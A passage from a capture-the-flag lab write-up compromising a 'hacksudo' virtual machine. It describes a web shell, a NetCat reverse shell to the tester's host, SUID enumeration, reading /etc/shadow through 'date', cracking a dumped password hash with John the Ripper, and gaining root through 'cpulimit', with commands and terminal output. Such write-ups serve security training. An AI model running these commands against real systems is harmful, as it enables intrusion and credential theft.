


Figure 9. Creating an SQL backdoor using management console.




Figure 10. Test of a simple command that requests username of the target machine's user.

Since one simple command worked out, I wanted to enumerate the system right away and see if it has a NetCat for a reverse-tcp connection.

```
http://192.168.2.169/shell.php?c=which nc
```

The page confirmed with the following line:




Figure 11. Making sure I can connect to my target using NetCat.

Then a successful set up of the netcat on mine and target's machine allowed for initial access into the target machine itself.

From my side:

```
nc -nlvp 4444
```

URL address command:

```
http://192.168.2.196/shell.php?c=nc -e /usr/bin/bash 192.168.2.158 4444
```




Figure 12. Full-on command for a reverse-shell connection.




Figure 13. Successful connection to the target with a user of "www-data".

Section – 4 | Privilege Escalation

During my time being a low privileged user (www-data), I tried to find ways of escalating my privileges and gaining better access of the target machine. So one of the first things that came up, was checking my sudo privileges and history, which I got no access to.




Figure 14. Failed attempts of getting an easy privilege escalation.

Following, I looked for SUID shell escalation and found out that I have some programs that could help me out.

I researched on GTFO bins for SUID access commands, and came upon a program named "date."

```
find / -perm -u=s -type f 2>/dev/null
```


A screenshot of a terminal window with a dark background. The window title bar shows icons for a file manager, a terminal, and a web browser, along with tabs numbered 1, 2, 3, and 4. The terminal prompt is 'mysql:x:118:126:MySQL Server,,,:/nonexistent:/bin/false'. The user has entered 'clear' and then 'find / -perm -u=s -type f 2>/dev/null'. The command's output is a list of files with SUID permissions, including /usr/bin/date, /usr/bin/pkexec, /usr/bin/passwd, /usr/bin/chfn, /usr/bin/chsh, /usr/bin/umount, /usr/bin/newgrp, /usr/bin/fusermount, /usr/bin/gpasswd, /usr/bin/mount, /usr/bin/su, /usr/bin/ntfs-3g, /usr/bin/bwrap, /usr/bin/sudo, /usr/lib/xorg/Xorg.wrap, /usr/lib/openssh/ssh-keysign, /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper, /usr/lib/eject/dmccrypt-get-device, /usr/lib/policykit-1/polkit-agent-helper-1, /usr/lib/dbus-1.0/dbus-daemon-launch-helper, and /usr/sbin/pppd. The command line is highlighted with a red box. The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The system tray at the bottom right shows the time '10:30 AM' and the date '12/4/2025'.

Figure 15. Searching for binaries that include "s" bit in permissions.

On GTFO bins I found a command that can allow me to read files that require higher privileges such as regular user or root.

```
/usr/bin/date -f /etc/shadow
```

```

kali@kali: ~
Session Actions Edit View Help
date: invalid date 'sys*:18714:0:99999:7:::'
date: invalid date 'sync*:18714:0:99999:7:::'
date: invalid date 'games*:18714:0:99999:7:::'
date: invalid date 'man*:18714:0:99999:7:::'
date: invalid date 'lps*:18714:0:99999:7:::'
date: invalid date 'mail*:18714:0:99999:7:::'
date: invalid date 'news*:18714:0:99999:7:::'
date: invalid date 'uucp*:18714:0:99999:7:::'
date: invalid date 'proxy*:18714:0:99999:7:::'
date: invalid date 'www-data*:18714:0:99999:7:::'
date: invalid date 'backup*:18714:0:99999:7:::'
date: invalid date 'list*:18714:0:99999:7:::'
date: invalid date 'irc*:18714:0:99999:7:::'
date: invalid date 'gnats*:18714:0:99999:7:::'
date: invalid date 'nobody*:18714:0:99999:7:::'
date: invalid date '_apt*:18714:0:99999:7:::'
date: invalid date 'systemd-timesync*:18714:0:99999:7:::'
date: invalid date 'systemd-network*:18714:0:99999:7:::'
date: invalid date 'systemd-resolve*:18714:0:99999:7:::'
date: invalid date 'messagebus*:18714:0:99999:7:::'
date: invalid date 'tss*:18714:0:99999:7:::'
date: invalid date 'dnsmasq*:18714:0:99999:7:::'
date: invalid date 'usbmux*:18714:0:99999:7:::'
date: invalid date 'rtkit*:18714:0:99999:7:::'
date: invalid date 'pulse*:18714:0:99999:7:::'
date: invalid date 'speech-dispatcher*:18714:0:99999:7:::'
date: invalid date 'avahi*:18714:0:99999:7:::'
date: invalid date 'saned*:18714:0:99999:7:::'
date: invalid date 'colord*:18714:0:99999:7:::'
date: invalid date 'geoclue*:18714:0:99999:7:::'
date: invalid date 'hplip*:18714:0:99999:7:::'
date: invalid date 'Debian-gdm*:18714:0:99999:7:::'
date: invalid date 'hacksudo:$6$c0v4E/VKAe0EVwV4$YScCx10zfi7g4aiLY.qo8QPm2iOogJea41mk2rGk/0JM5AtnrmiyTN5ctNJ0KTL55Iru4lHWYPug792u3L/Um1:18721:0:99999:7:::'
date: invalid date 'systemd-coredump*:18714:0:99999:7:::'
date: invalid date 'sshd*:18720:0:99999:7:::'
date: invalid date 'mysql*:18720:0:99999:7:::'
www-data@hacksudo:/var/www/html$


```

Figure 16. Successfull retrieval of a hash under the user "hacksudo".

I opened a file and tried to crack a password on one of the users called “hacksudo” using a tool called John the Ripper.

John the ripper takes a wordlist of the most common password and tries every single one of them against the hash to find the correct password for the user. In this case, “aliens” was the set password for the user.

```
john test.txt --wordlist=/usr/share/wordlists/rockyou.txt
```




```

kali@kali: ~/192.168.2.169:4545
Session Actions Edit View Help
(kali@kali)-[~/192.168.2.169:4545]
$ nano test.txt
(kali@kali)-[~/192.168.2.169:4545]
$ john test.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
aliens (?)
lg 0:00:00:04 DONE (2025-12-04 14:21) 0.2127g/s 1634p/s 1634c/s 1634C/s phoenix..thesimpsons
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/192.168.2.169:4545]
$

```

Figure 17. Attempts on cracking a user hash.



```

kali@kali: ~/192.168.2.169:4545
Session Actions Edit View Help
su root
Password: aliens
su: Authentication failure
www-data@hacksudo:/var/www/html$ su hacksudo
su hacksudo
Password: aliens
hacksudo@hacksudo:/var/www/html$ pwd
pwd
/var/www/html
hacksudo@hacksudo:/var/www/html$ whoami
hacksudo
hacksudo@hacksudo:/var/www/html$

```

Figure 18. Gained escalated privilege. Now I'm operating as the user "hacksudo".

When I logged in as “hacksudo” I searched through some folders and finally found a file named user.txt which had my user flag. My job with “hacksudo” was done, so I proceeded to find more SUID binaries to escalate my way to root and completely own the machine. This time, a binary called cpulimit did the job for me.

```
find / -perm -u=s -type f 2>/dev/null
```




Figure 19. Retrieval of the user flag.





Figure 20. Escalating my privileges once more, but this time using a binary called “cpulimit”.


Following command escalated my privileges further onto root. It only worked when I was in the Downloads folder. I'm now a root and can read out the final CTF flag for this challenge.

```
./cpulimit -l 100 -f -- /bin/bash -p
```



A terminal window on Kali Linux showing the execution of the command `./cpulimit -l 100 -f -- /bin/bash -p`. The terminal output shows 'Process 8209 detected' and 'bash-5.0# whoami' followed by 'root', which is highlighted with a red box. Below that, 'bash-5.0# ls' is entered, and 'ls' is shown on the next line. The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The system clock at the bottom right shows 12:47 PM on 12/4/2025.

Figure 21. Gained an access to the super user or "root".



A terminal window on Kali Linux showing the user has successfully rooted. The terminal output includes 'cd /root', 'bash-5.0# ls -la', and 'ls -la' followed by a detailed directory listing of files in the root directory. Below the listing, 'bash-5.0# cat root.txt' is entered, and 'cat root.txt' is shown on the next line. 